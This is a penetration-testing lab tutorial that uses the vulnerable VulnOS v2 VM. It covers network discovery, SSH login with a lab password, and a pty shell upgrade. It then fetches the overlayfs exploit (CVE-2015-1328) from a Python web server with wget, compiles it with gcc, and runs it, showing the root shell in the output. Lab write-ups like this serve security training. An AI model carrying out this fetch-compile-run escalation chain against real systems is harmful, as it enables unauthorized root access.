

Lab - Compiling Exploit Code for Linux Using GCC

Overview

An exploit is a piece of software, a chunk of data, or a sequence of commands that take advantage of a bug, glitch, or vulnerability to cause unintended or unanticipated behavior. There will be times when Pentesters need to compile exploit code such as when performing privilege escalation.

Privilege escalation is one of the essential phases during penetration testing. Hackers and security researchers attempt to find a way, be it an exploit, bug, or misconfiguration to achieve root access.

Lab Requirements

- One installation of VirtualBox.
- One installation of 7zip
- One virtual install of Kali Linux.
- One virtual install of VulnOS version 2.
- All VirtualBox adapters have been set to NAT network.

VulnOS version 2


VulnOS version 2 is a very common boot to root lab available on Vulnhub.

[Download](#) VULNOS: 2 OVA file


Extract the contents using 7zip. Inside the extracted folder, find the Vuln02v2.vbox file.

Name	Date modified	Type	Size
Logs	26/05/2022 9:54 AM	File folder	
VulnOSv2.vbox	26/05/2022 9:58 AM	VirtualBox Machin...	5 KB
VulnOSv2.vbox-prev	26/05/2022 9:54 AM	VBOX-PREV File	5 KB
VulnOSv2.vdi	26/05/2022 9:59 AM	Virtual Disk Image	2,928,640 KB


X2 click the extracted file. It will associate with VirtualBox. Then, from the left windowpane of your VirtualBox management console, find the newly imported virtual disk for your VulnOSv2 installation.



X2 to launch. You will receive the following error message when the virtual disk starts up.



Click on the button labeled Change Network Settings. Change the adapter type to Nat Network. Click OK. The installation continues.



Once the installation boots, you are presented with an Ubuntu terminal. You can minimize your target machine but leave it running. There is nothing else for you to do here—no need to log on to the target physically. Please do not ask for the password; I do not have it.

Ensure your Kali machine has its VirtualBox adapter set to Nat Network.


From your Kali desktop, open a new terminal, and at the prompt, type **ifconfig**.

Look at the first three octets of the IP address assigned to your eth0 adapter. This is the network portion of your IP address.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
```

At your kali terminal prompt, type:

```
netdiscover -r 10.0.2.0/24
```




```
(root@kali)-[~]  
# netdiscover -r 10.0.2.0/24
```

The -r stands for range. The /24 tells netdiscover to forget about the first three octets and scan only the 4th octet for any host IP addresses.

Hit enter.

The ARP scan completes very quickly. We are interested in the last IP address.



```
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:d7:98:f4	1	60	PCS Systemtechnik GmbH
10.0.2.34	08:00:27:57:4f:aa	1	60	PCS Systemtechnik GmbH

Scenario


The lab's purpose is to compile an exploit that will give us root access to a remote target.

We would first need to gain access to the target via a reverse shell. We will assume this has been done. Once we established our reverse shell, we brute forced our way into an installation of MySQL and found a database with a webmin account and password. Webmin has SSH access.

Begin the lab!

On your Kali desktop, create a working folder. The name of my working folder is ShellCodes. You are free to name your working folder as you please.

Right click on your working folder, and from the context menu, select, Open terminal here.



At the terminal prompt, type:

```
ssh webmin@10.0.2.34
```

This is the IP address for my target; your target IP address may differ.

When prompted for the SSH password, type **webmin1980**

```
root@kali: ~/Desktop/ShellCodes
File Actions Edit View Help
(root@kali)-[~/Desktop/ShellCodes]
# ssh webmin@10.0.2.34
webmin@10.0.2.34's password: webmin1980
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Thu May 26 05:48:54 CEST 2022

System load: 0.0           Memory usage: 3%   Processes:      65
Usage of /:  5.7% of 29.91GB Swap usage:   0%   Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$
```

We have spawned a simple shell using SSH. Using the following bit of Python3 code, we can gain additional functionality within our shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash") '
```

Press enter.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
webmin@Vuln0Sv2:~$
```

We are now ready to perform privilege escalation. First, let's gather some system information.

At the shell prompt, type:

uname -a

```
webmin@Vuln0Sv2:~$ uname -a
Linux Vuln0Sv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 a
thlon i686 GNU/Linux
webmin@Vuln0Sv2:~$
```

If we search 'Linux Kernel 3.13.0' for a privilege escalation exploit using either searchsploit or the [online exploit database](#), we find the following.


Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

EDB-ID: 37292	CVE: 2015-1328	Author: REBEL	Type: LOCAL	Platform: LINUX	Date: 2015-06-16
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	


This is a well-known exploit and has proven to be very dependable for Linux privilege escalation. The trick is to ensure your version of the Linux Kernel falls within the approved versions.

From your Kali desktop, open a browser, and in the address bar, type the following URL.


<https://www.exploit-db.com/exploits/37292>



Download the exploit.



Open your Downloads folder and copy the exploit to your working folder residing on your Kali desktop.



Compiling the Exploit

We have the exploit, but we need to get the exploit transferred over to the tmp folder on our target.

To change the directory location to the tmp folder, at the prompt, type:

```
cd /tmp
```

```
webmin@Vuln0Sv2:~$ cd /tmp
webmin@Vuln0Sv2:/tmp$
```

From the desktop of your Kali machine, right-click on your working folder, and from the context menu, select **Open terminal here**.

We can start a Python Simple HTTP Server inside the working folder using the following bit of Python code. First, copy and paste the following Python code at your Kali terminal prompt.

```
python3 -m http.server
```

The web server must be left open and running in the terminal to be able to receive HTTP requests from our target. Inside our working folder, we have our exploit. The working folder doubles as the directory for the simple HTTP server running within the same folder.

We can transfer the exploit using wget. Type the following at the shell prompt of our target machine.

```
wget http://10.0.2.15:8000/37292.c
```

```
webmin@Vuln0Sv2:/tmp$ wget http://10.0.2.15:8000/37292.c
--2022-05-26 09:03:32-- http://10.0.2.15:8000/37292.c
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====>] 5,119 --.-K/s in 0.009s

2022-05-26 09:03:32 (549 KB/s) - '37292.c' saved [5119/5119]

webmin@Vuln0Sv2:/tmp$
```

If we look at the terminal running our Python Simple HTTP server, we can see the connection request and that it was successful.

```
root@kali: ~/Desktop/ShellCodes
File Actions Edit View Help
(root@kali)-[~/Desktop/ShellCodes] expecting ')'
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.34 - - [26/May/2022 03:03:24] "GET /37292.c HTTP/1.1" 200 -
```

We are now ready to compile the code using the **gcc** compiler installed on the target machine.

At the shell prompt of the target, type the following.

gcc 37292.c -o 37292

```
webmin@Vuln0Sv2:/tmp$ gcc 37292.c -o 37292
webmin@Vuln0Sv2:/tmp$ ls -la
total 28
drwxrwxrwx  2 root  root   4096 May 26 09:10 
drwxr-xr-x 21 root  root   4096 Apr  3  2016 ..
-rwxrwxr-x  1 webmin webmin 12193 May 26 09:10 37292
-rw-rw-r--  1 webmin webmin  5119 May 26 04:24 37292.c
webmin@Vuln0Sv2:/tmp$
```

To see the compiled executable, at the shell prompt, type **ls -la**. In Linux, any file name that appears in green is an executable. We are now ready to launch the compiled exploit.

At the shell prompt of your target, type the following.

./37292

```
webmin@Vuln0Sv2:/tmp$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
#
```

At the next prompt, check your account privileges using the **id** command.

Success!

We have compiled an exploit, escalated our privileges, and achieved root access.

Summary

A compiled exploit is one that you can download and launch but; not all exploits work as advertised. They either don't work at all, only work some of the time, or only work with a much smaller subset of machines than originally advertised.

Lastly, compiling exploit code provides a sexy demonstration that can be used to dazzle team members and management. The more you know, the more you are worth.